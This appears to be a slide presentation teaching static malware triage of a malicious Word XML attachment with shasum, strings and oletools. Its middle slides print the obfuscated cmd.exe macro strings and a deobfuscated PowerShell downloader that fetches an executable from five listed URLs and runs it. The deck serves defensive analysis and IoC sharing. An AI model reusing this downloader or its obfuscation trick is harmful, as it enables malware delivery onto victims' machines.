Is this thing bad(™)?

Scenarios in Reverse Engineering Malware

Intro

Israel Torres

GIAC Reverse Engineering Malware (**GREM**)

Trust me I’m certified…

Malware

Malware

Mal = bad

Ware = software

Malware is bad software.

Disclaimer: Do not play with malware if you don’t know what you are doing.

… just kidding, you are probably already infected in one way or another.

Warning

A few things to understand about Reverse Engineering Malware:

- Malware authors are in a constant battle with malware analysts.
- Malware analysts are in a constant battle with malware authors.
- The idea is to waste each other’s time to impact them financially.

It works like this:

- The longer a malware campaign is around, the more profit the author makes.
- The analyst will eventually figure it out, be it human or machine.
- Once the analyst figures it out, it’s game over.

Game Over Man...

Malware authors can spend months developing a sustainable platform to market their wares, even build As a Service Models.

To ensure as must profit as possible they often add layers of anti-analysis security.

Sometimes a few layers, sometimes lots of layers.

There’s a balance as some layers trigger anti-malware engines easily.

This leads to a lot of obfuscation, language exploitation, red herrings and the rabbit’s hole.

Humans are lazy AF

Creatures of habit, lots of malware code is copy and pasted, and easily recognizable to a trained analyst.

There are areas where hashes may not change. These micro-hashes are like fingerprints and developed as IoCs Indicators of Compromise.

Malware authors try to beat IoCs by mutating, often by obfuscation. Again balance, getting too fancy can create a financial hit.

Targets are often lazy AF as well, this is why it only very little to get someone to open an email to open an attachment, click on a link, send financial gain.

PSA about Tools, Platforms, and whatnot...

A quick note on relying on others' tools such as apps, scripts, etc. Relying on tools that you don't fully understand only hinders you. Take the time to learn how to write your own tools. This starts by learning how to perform the automated task manually, and what is needed for success. **Don't be a script kiddie.**

By all means use tools to save time, but don't rely on them to cut corners in your knowledge. Also share your tools with the community. **Sharing is Caring!**

Still awake?

Ok, enough of this - I get ranty, plus this is already way more slides than I originally intended on making…

...let’s move on to the scenarios!

Scenarios

This series of quick talks has been broken up into multiple scenarios.

The base idea is that by email you've received an attachment, with a reference in the email that said attachment is to be opened for whatever reason.

Attachments come in many forms:

1. Documents (Word, PDF, Excel, RTF...)
2. Archived/Compressed/Passworded files (zip, cab, rar, img, gz)
3. Executables (exe, com)
4. References to locations or files on another system
5. Fileless, living off the land…

Scenario

Welcome to Scenario One.

In this scenario, we discuss analyzing a word document. At this point we aren't interested in the email header information, the sender or recipient, IP addresses, domains, ports, etc. The artifact we are tasked with is answering:

Is this thing bad(™)?

We have our lab setup to find out and make that determination quickly, let's begin!

Note: you can find the malware file to follow along via the **hash** on Google.

Scenario One - Where to Begin?

By documenting, we develop information to share with other malware analysts. Sharing information is important. It starts with a small community that eventually unfolds onto the enterprise threat intelligence feeds to help build layers of defenses against malware. By identifying key components that identify malware quickly, defensive information can help reinforce millions of systems in a matter of seconds.

IoC - Indicator of Compromise, IoA - Indicator of Attack: these are unique indicators such a hashes, ip addresses, urls. IoCs are ephemeral and ever changing. They are usually good enough to last through a campaign.

Scenario One - The Artifact - Static Analysis

For this scenario, we have the artifact in the form of a file.

We want to document and collect as much information the file has in its resting form. **File: 1548777471.test.bin**

We will start with very basic tools and move to more advanced tools as we enter dynamic/behavior analysis (if necessary). As time is of the essence you want to gather as much useful information as you can in the least time as possible. This is where automation comes in.

Assume the artifact is dangerous, and make sure your lab is not connected to a live network. Consider that malware may adapt when alarmed it is being analyzed.

Scenario One - Saving Artifacts

Specimen File:

1548777471.test.bin
{---epoch---}.{arbitrary}.{binary}

Decode thusly:
date -d **@1548777471** = Tue Jan 29 07:57:51 PST 2019
Date and Time this specimen was added to my malware zoo.

File is named with a benign .bin extension so it will not run unintentionally.
* Cataloging original filename may prove to be useful during behavioral analysis.

Scenario One - Initial Static Tools - shasum

Dependable IoC One, the hash of the file (legacy MD5, modern SHA-256)

shasum -a 256 **1548777471.test.bin** | cut -d ' ' -f 1

7658483733f12849efb94ee92e364c35cd3961324691649a8240b55ce8eadb37

Now without uploading the file into a public system you can check to see if the IoC has been detected anywhere else, for example virustotal.

Using a system such as VT, you can get an idea of what you may be dealing with. With malware analysis, your verdict is key to your environment’s culture.


Scenario One - Initial Static Tools - VirusTotal

You get a preliminary idea of what you may be dealing with. (check the tabs)

Document and move forward as necessary.

This may be enough for your report.

For this exercise we will move forward without checking the tabs, which contain spoilers.



Scenario One - Initial Static Tools - file

>**file 1548777471.test.bin**

1548777471.test.bin: XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators

file tests each argument in an attempt to classify it. There are three sets of tests, performed in this order: filesystem tests, magic tests, and language tests. The first test that succeeds causes the file type to be printed.

This allows the file to be identified without an extension, as extensions can be used to bamboozle the analyst, and waste more time.

Scenario One - Initial Static Tools - strings

strings - print the strings of printable characters in files.

1. strings -a **1548777471.test.bin #scan the whole file**
2. strings --encoding=l **1548777471.test.bin # scans for 16b little endian UTF-16/unicode**
   - Always scan for both, lots of nooks and crannies to hide in.

strings -a 1548777471.test.bin in this case returns **2.9k lines** of strings! A lot to sift through. Search for patterns, base64, IoCs, language like English, etc.

Scenario One - Initial Static Tools - strings [output]

A few lines in we can see:

<?mso-application progid="Word.Document"?>

This matches our file description of being an XML file with very long longs and CR/LF line terminators.

By scrolling around you can see a lot of data; However none of it is useful in its current form and will require refinement.

Good news, there are tools for this!

```
>strings --encoding=l 1548777471.test.bin
>strings -a 1548777471.test.bin
<?xml version="1.0" encoding="UTF-8" standalone
<?mso-application progid="Word.Document"?>
<w:wordDocument xmlns:aml="http://schemas.micro
/2010/wordprocessingCanvas" xmlns:cx="http://sc
microsoft.com/office/drawing/2015/9/8/chartex"
xmlns:cx3="http://schemas.microsoft.com/office/
awing/2016/5/10/chartex" xmlns:cx5="http://sche
as.microsoft.com/office/drawing/2016/5/12/chart
x" xmlns:cx8="http://schemas.microsoft.com/offi
C14882" xmlns:mc="http://schemas.openxmlformats
fice/drawing/2016/ink" xmlns:am3d="http://schem
t-com:office:office" xmlns:v="urn:schemas-micro
tp://schemas.microsoft.com/office/word/2003/wor
:wne="http://schemas.microsoft.com/office/word/
l/sp2" xmlns:sl="http://schemas.microsoft.com/s
```

Scenario One - SitRep One

We are about a minute in and what do we have so far on **1548777471.test.bin** ?

1. Wild artifact captured and archived: Tue Jan 29 07:57:51 PST 2019
2. 7658483733f12849efb94ee92e364c35cd39613246916 49a8240b55ce8eadb37
3. VirusTotal Report - VT:36:56 Engines Detected This Specimen
4. XML 1.0 document, ASCII text, with very long lines, with CRLF line…
5. **<?mso-application progid="Word.Document"?>** + **2.9k lines** of strings.

… for some, that may be enough to close a ticket and move on. **Let's drill in!**

Scenario One - Secondary Static Tools - oletools

OLE - pronounced ‘O-lay’ - OLE was originally an acronym for Object Linking and Embedding. However, it is now referred to as OLE. Parts of OLE not related to linking and embedding are now part of Active technology.
Source: https://docs.microsoft.com/en-us/cpp/mfc/ole-background?view=vs-2019

python-oletools is a package of python tools to analyze Microsoft **OLE2** files (also called Structured Storage, Compound File Binary Format or Compound Document File Format), such as Microsoft Office documents or Outlook messages, mainly for malware analysis, forensics and debugging
Source: https://www.decalage.info/python/oletools

This should do nicely on our artifact identified as a word document..

Scenario One - Secondary Static Tools - oleid

oleid - detects specific characteristics that could potentially indicate that the file is suspicious or malicious. It can detect VBA macros, embedded Flash objects, fragmentation.

So we run ‘oleid **1548777471.test.bin**’ and are returned:

Filename: **1548777471.test.bin**
Indicator Value
OLE format False

False? Ok, let’s go with that and add it to our report and continue testing...

Scenario One - Secondary Static Tools - olevba


olevba - a script to parse OLE and OpenXML files such as MS Office documents, to extract VBA Macro code in clear text, deobfuscate and analyze malicious macros.

So we run ‘olevba **1548777471.test.bin**’ and are returned:

FILE: **1548777471.test.bin**
Type: Word2003_XML
… plus a lot of information including:
WARNING Failed to check **1548777471.test.bin** for encryption (not an OLE2 structured storage file); assume it is not encrypted.

Scenario One - Secondary Static Tools - olevba

In the summary we get a lot of juicy info to tell us we are on the right track!



Type	Keyword	Description
AutoExec	autoopen	Runs when the Word document is opened
Suspicious	Shell	May run an executable file or a system command
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Hex String	T R5	54095235

Scenario One - Secondary Static Tools - olevba

Knowing there's some juicy stuff in the artifact, we can switch to more specific options in olevba:

1. olevba --decode **1548777471.test.bin**
2. olevba --deobf **1548777471.test.bin**


Decode doesn't provide anything too useful, but deobf (for deobfuscate) certainly does. Using deobf for this artifact takes about 3 minutes to complete on this Chromebook.

Check out the next two slides for some juicy results!

Scenario One - Secondary Static Tools - olevba

Much Suspicious!

and mention of an IoC in blue at the bottom…



Type	Keyword	Description
AutoExec	autoopen	Runs when the Word document is opened
Suspicious	Shell	May run an executable file or a system command
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	windows	May enumerate application windows (if combined with Shell.Application object)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	VBA obfuscated Strings	VBA string expressions were detected, may be used to obfuscate strings (option --decode to see all)
IOC	cmd.exe	Executable file name (obfuscation: VBA expression)

Scenario One - Secondary Static Tools - olevba

The middle column is where it all comes together in its **first-level** deobfuscated form!

VBA string	c:\uwqabwk\jzwijhn\a oumkr\..\..\	"c:\" + "uwqab" + "wk\jzw" + "ijhn" + "\ao" + "umkr\." + ".\..\"
VBA string	..\windows\system32\	"..\wi" + "ndo" + "ws\s" + "yst" + "em32\"
VBA string	cmd.exe /c %ProgramData:	"cmd.ex" + "e /c" + " %Prog" + "ramD" + "ata:"
VBA string	~0,1%%ProgramData:~9 ,2% /V:ON/C"set FI=	"~0,1" + "%%Prog" + "ramDat" + "a:~9" + ",2% /V" + ":ON" + "/C" + Chr(34) + "se" + "t FI="
VBA string	KXYLuU(@ _J:NIk'CsD% P$rad1ZmGH3gy~vqonjh	"KXY" + "LuU(@" + " _J" + ":NIk'C" + "sD%P" + "$rad1Z" + "mGH" + "3gy~" + "vqonjh"
VBA string	=R\-FV5AQ/cp{l,;x)Bw 7Ob9Ti	"=R\-" + "FV5AQ/" + "cp{l" + ",;x)Bw" + "7Ob9Ti"
VBA string	SM4fzeE}t0W+.&&for %w in (51;36;	"SM4" + "fzeE}" + "t0W" + Chr(43) + "." + "&&for " + "%w i" + "n (" + "51;36;"
VBA string	59;19;20;5;58;3;13;1 6;11;33;	"59;" + "19;" + "20;5" + ";58;3" + ";13;" + "16;11;" + "33;"

Scenario One - Secondary Static Tools - olevba

Now to extract the de-obfuscated code just takes a few extra steps.

Export output to json:

olevba --deobf --json **1548777471.test.bin** > **1548777471.olevba.json**

Extract the ‘keyword’ properties and string data from the .json formatted output:

cat **1548777471.olevba.json** | grep keyword | sed 's/\\\\/\\/g' | cut -d ':' -f 2,3,4,5,6,7 | sed 's/^ "//g' | sed 's/"$//g' | tr -d '\n' > **1548777471.olevba.windows**

This will return the output in the next, following slide:

Scenario One - Secondary Static Tools - Scripting

One of the best tool sets out there are the ones that come with your OS. For example I'm running a stock Chromebook with the latest fw/sw and Linux beta enabled. The linux distro it comes with is Debian 9 (stretch), and doesn't require to be put in developer mode. This presentation entirely has been created using this chromebook from start to finish.

The glue that puts all this together is creative shell scripting. The commands were written so they are simple to understand, not efficient. Being able to export one type of output into another type of input is pretty crucial, especially at the CLI level. You don't want to waste time using the GUI if you don't have to.

Scenario One - Secondary Static Tools - Scripting

```
>cat 1548777471.olevba.json | grep keyword | sed 's/\\\\/\\/g' | cut -d ':' -f 2,3,4,5,6,7 | sed 's/^ "//g' | sed 's/"$//g
' | tr -d '\n' > 1548777471.olevba.windows
>cat 1548777471.olevba.windows
autoopenShellChrwindowsHex StringsBase64 StringsVBA obfuscated Stringscmd.exeT\tR5G4W0H6diwTi\"FRgY3A60SrBwqf(cc`5wvfvu$yd
pI6E@d$H70Iv4!I6 @Srch\tq$wV4bWRGBT1dXv9uxh\"2F7bDUxSX@1)92(Dy6xhvu('$$SI93v5vdAcv6PFc7ae3b155qAQF51yC'2DRsgSff5#Te& Q6'Ti
fb '8TXpXhth`iyae@00fcpWH6yX0I(AucueBh!s1r`cI)H74b5Uu2@3dDcG2G\t&WvUv@bA3UiHRH8aude&2pFFuBI%!2b3Q2 '1sG\"13tr7E79S#DxqqX@R
Vw!wP3Ft5&7FSBdX\"AtsU0f`ed$4i7PcY$7TItH$5Cd%'6pXrv#p)!VeWwXth$57YH4$t$$iigB6'XWhHXuYEg5 77xqyia@cFq@daETd\"u5eDU\"8U26x&p
uPxHiytBCUe!uruyp#v(&gB)w2CDRd90S'pPh$g\t Bs#W1pB!Fy16&TE4IsUtTh$DShBGRgP4VfuBsF4yH4#gbGh pqeEVAWhgt\"0Cc:\uwqabwk\jzwijhn
\aoumkr\..\..\..\windows\system32\cmd.exe /c %ProgramData:~0,1%%ProgramData:~9,2% /V:ON/C\"set FI=KXYLuU(@ _J:NIk'CsD%P$ra
d1ZmGH3gy~vqonjh=R\-FV5AQ/cp{l,;x)Bw7Ob9TiSM4fzeE}t0W+.&&for %w in (51;36;59;19;20;5;58;3;13;16;11;33;46;54;25;19;22;19;66
;72;66;66;13;61;12;12;47;67;72;11;33;43;68;54;25;19;39;19;64;72;67;20;11;33;43;30;54;25;19;53;53;8;21;74;36;50;59;62;40;15
;65;65;22;59;38;15;55;21;36;70;24;37;70;69;40;37;71;59;43;36;62;38;71;50;74;8;12;71;74;78;76;71;62;16;53;65;71;37;74;55;21
;39;35;24;51;22;22;53;40;15;39;74;74;51;11;49;49;14;36;53;74;4;14;23;17;65;17;74;23;37;65;78;50;36;27;49;67;48;0;56;46;74;
35;4;26;66;23;0;61;66;9;38;38;24;46;65;45;30;27;17;7;39;74;74;51;11;49;49;14;23;22;37;23;74;23;14;23;38;4;24;36;78;36;22;3
1;49;44;22;60;10;72;31;30;1;16;74;56;7;39;74;74;51;11;49;49;51;22;65;34;23;74;71;65;37;34;71;17;74;65;31;23;74;36;22;14;71
;37;24;23;53;53;78;50;36;27;49;44;36;63;50;59;4;45;3;48;76;5;47;7;39;74;74;51;11;49;49;51;59;51;60;78;65;22;49;20;65;47;46
;16;58;67;2;29;41;9;60;7;39;74;74;51;11;49;49;53;71;36;74;22;23;34;71;53;17;78;65;37;49;41;65;4;16;25;67;20;61;20;25;17;15
;78;66;51;53;65;74;6;15;7;15;57;55;21;65;69;38;62;14;24;40;15;38;50;34;59;24;15;55;21;34;65;14;14;74;34;50;8;40;8;15;68;68
;75;15;55;21;35;27;38;50;17;14;38;40;15;24;37;24;53;50;15;55;21;24;62;34;27;51;74;40;21;71;37;34;11;74;71;27;51;77;15;42;1
5;77;21;34;65;14;14;74;34;50;77;15;78;71;56;71;15;55;69;36;22;71;23;50;39;6;21;36;27;36;50;39;53;59;8;65;37;8;21;39;35;24;
51;22;22;53;57;52;74;22;32;52;21;36;70;24;37;70;69;78;18;36;59;37;53;36;23;24;44;65;53;71;6;21;36;27;36;50;39;53;59;54;8;2
1;24;62;34;27;51;74;57;55;21;36;4;69;65;38;4;40;15;14;17;69;70;62;69;34;15;55;13;69;8;6;6;28;71;74;43;13;74;71;27;8;21;24;
62;34;27;51;74;57;78;53;71;37;31;74;39;8;43;31;71;8;68;75;75;75;75;57;8;52;13;37;34;36;14;71;43;13;74;71;27;8;21;24;62;34;
27;51;74;55;21;65;23;14;23;65;34;4;40;15;70;39;51;35;51;39;53;15;55;62;22;71;23;14;55;73;73;50;23;74;50;39;52;73;73;21;65;
69;65;27;59;40;15;22;70;69;38;36;70;15;55;81)do set an=!an!!FI:~%w,1!&&if %w gtr 80 echo !an:~4!|cmd\">
```

Scenario One - Windows on Non-Windows systems

We are especially interested in these parts in blue:

c:\uwqabwk\jzwijhn\aoumkr\..\..\..**windows\system32\cmd.exe** /c %ProgramData:~0,1%%ProgramData:~9,2% /V:ON/C\"set FI=KXYLuU(@_J:NIk'CsD%P$rad1ZmGH3gy~vqonjh=R\-FV5AQ/cp{l,;x)Bw7Ob9TiSM4fzeE}t0W+.&&for %w in (51;36 …

… ;55;81)do set an=!an!!FI:~%w,1!&&if %w gtr 80 echo !an:~4!|cmd\"

Right away from the green, we can tell we are using the Windows command interpreter, in a few crafty ways… more on this later. **We still need to solve this!**

Scenario One - Secondary Static Tools - Scripting

Here we select what we've identified as the decoder key array and save it to a file:

 # 1548777471.olevba.windows.string
KXYLuU(@ _J:Nlk'CsD%P$rad1ZmGH3gy~vqonjh=R\-FV5AQ/cp{l,;x)Bw7Ob9TiSM4fzeE}t0W+.

As a simple example let's say our array key is as follows:

ABCDEF
123456

We have a length of 6 characters, that we can build from and using this index loop:

4, 5, 1, 4, 2, 5, 5, 6

We spell the word **DEADBEEF** - if you peel away the obfuscation, you see it easily

Scenario One - Secondary Static Tools - Scripting

Next we whip up a quick decoder that functionally does the same the windows one does… without all the havoc.

```
# windows-strings-decoder.sh
myString=$(cat 1548777471.olevba.windows.string)
for x in {51,36,59, …
… ,15,55,81};
do
        echo -en "${myString:x:1}"
done
```

As in our previous simple example, this will **generate** the following result:

Scenario One - Secondary Static Tools - Scripting

>**./windows-strings-decoder.sh**

pow%PUBLIC:~5,1%r%SESSIONNAME:~-4,1%h%TEMP:~-3,1%ll $tocwb='iirwj';$ozdnzf=new-object Net.WebClient;$hqdprrl='http://koltukasistani.com/MQKx5tquZSaKOS_jjd5iV3ms@http://karnatakajudo.org/Fr7JEg3XCtx@http://privateinvestigatorkendall.com/Fo9cwuVLQWUA@http://pwp7.ir/PiA5CBMYHR_7@http://leotravels.in/RiuC1MPOP1s'.Split('@');$ifjbkd='jcvwd';$vikktvc = '440';$qmjcskj='dndlc';$dbvmpt=$env:temp+'\'+$vikktvc+'.exe';foreach($omochlw in $hqdprrl){try{$ozdnzf.DownloadFile($omochlw, $dbvmpt);$oufiju='ksfzbfv';If ((Get-Item $dbvmpt).length -ge 40000) {Invoke-Item $dbvmpt;$iakaivu='zhpqphl';break;}}catch{}}$ifimw='rzfjoz';>

Scenario One - Secondary Static Tools - Scripting

Now, this interesting string 'http://koltukasistani.com/MQKx5tquZSaKOS_jjd5iV3ms@http://karnatakajudo.org/Fr7JEg3XCtx@http://privateinvestigatorkendall.com/Fo9cwuVLQWUA@http://pwp7.ir/PiA5CBMYHR_7@http://leotravels.in/RiuC1MPOP1s'.
Turns into these five IoCs. These are (now extinct) URLs where the PE would be downloaded by the downloader and executed to continue infection.

1. http://koltukasistani.com/MQKx5tquZSaKOS_jjd5iV3ms
2. http://karnatakajudo.org/Fr7JEg3XCtx
3. http://privateinvestigatorkendall.com/Fo9cwuVLQWUA
4. http://pwp7.ir/PiA5CBMYHR_7
5. http://leotravels.in/RiuC1MPOP1s

Scenario One - SitRep Two

We are about 5 minutes in and what do we have in addition since **SitRep One?**

1. Does not appear malicious (incorrect)
2. Word2003_XML
3. Suspicious indicators in artifact and IoC has been detected (cmd.exe)
4. VBA Macro Obfuscation
5. Calls to start cmd.exe and powershell.exe
6. Obfuscation key found
7. Pertinent deobfuscation successful
8. Five URLs to download the next stage binary PE

Scenario One - Mini-Report

So with our 13 findings in less than 10 minutes, we can tell the story that the attachment is a word file, when opened (Autoexec), using an obfuscated cmd.exe it executes powershell to download another windows executable and execute it.

The fact that it attempts to hide this activity via obfuscation all the way through, gives a quick verdict that it is up to no good and should be checked within the environment that none of the endpoints have this file and or were successful in running this file, or contacting the URLs, etc.

Correlating all findings is key, as each alone may not mean anything. Understanding and experience really glue it all together quickly.

Scenario answer

For this scenario, the verdict is that **yes, this thing is bad(™)**.

Scenario One - Wrap up

At this point, in less than 10 minutes we have **13 solid findings**.

We certainly can keep going and pull down the next stage binaries from the five URLs, and begin reverse engineering those.

However for this scenario, we are ready for building the final report of our findings, analysis and recommendations. This usually takes the longest, but do enough and you end up with a template you just fill in and submit while you close out the ticket.

In this mini-series of ‘Is this thing bad(™)?’ we will go over many scenarios for different artifact types, reports, and automation. I hope you enjoyed and learned something to share with others.

Bonus - Sneak Peek

Scenario One
- Windows on Non-Windows systems

Earlier I mentioned we'd get back to this, so here it is, and how it looks.

We'll come back to this when we go through a dynamic/behavior Scenario. But you can get a taste of the process trickery at play!

What’s next?

In this mini-series of **‘Is This bad(™)’** scenario we analyzed a word document.

We will be creating, extending and even continuing scenarios that involve all kinds of artifacts such as PDF, Windows/Linux/macOs scripts and executables. If there’s something you’d like to see please reach out and let me know. My contact info is on the next page.

Originally I was going to create a video series, but with YouTube banning information like this, even though more in the offensive flavor, I think presentations are the way go to.

Questions?

Questions, comments, concerns? Feedback is always appreciated.

Thank you for coming on down to check out my presentation mini-series!

This presentation is available at:

https://github.com/IsraelTorres/REM-presentations

Contact me at:

@Israel_Torres

israel@israeltorres.org